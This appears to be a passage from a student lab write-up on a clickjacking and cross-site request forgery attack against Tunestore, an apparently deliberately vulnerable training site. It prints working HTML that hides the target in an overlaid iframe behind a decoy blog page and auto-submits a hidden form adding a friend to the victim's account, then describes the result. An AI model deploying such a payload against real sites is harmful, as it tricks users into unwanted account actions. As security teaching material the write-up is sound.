
4      <style type="text/css">
5      <!--
6      body {
7          top: 0;
8          left: 0;
9          background-color: #000;
10         color: #fff;
11     }
12     #tgt {
13         position: absolute;
14         top: 40px;
15         left: 0px;
16         width: 400px;
17         height: 400px;
18         border: 0;
19         z-index: 1;
20         opacity:0.5;
21     }
22     -->
23 </style>
24 </head>
25 <body>
26     <iframe id="tgt" name="tgt"></iframe>
27     <form method="POST" target="tgt" action="/Tunestore2020/addfriend.do">
28         <input type="hidden" name="friend" value="chase"><br />
29     </form>
30     <script>
31         document.forms[0].submit();
32     </script>
33
34     <div id="div1">Welcome to my blog.<br />
35         To see pictures of barbecue, click on the button below:</div>
36     <div style="position: absolute; top:345px; left:312px;">
37         <input type="button" value="Submit">
38     </div>
39 </body>

```


Above is the code that makes it work. It has css to make the iframe submit button and the form submit button line up and loads an iframe at the same location of the text on the web page with the buttons lined up.



This shows the iframe with tunestore underneath the webpage that the person would think they are on.



This is what the user would actually see and it shows that tunesture is not visible, this is because its opacity is set to 0 on this page.



This shows that by clicking the button on the page above it added the friend chase to the user's friends.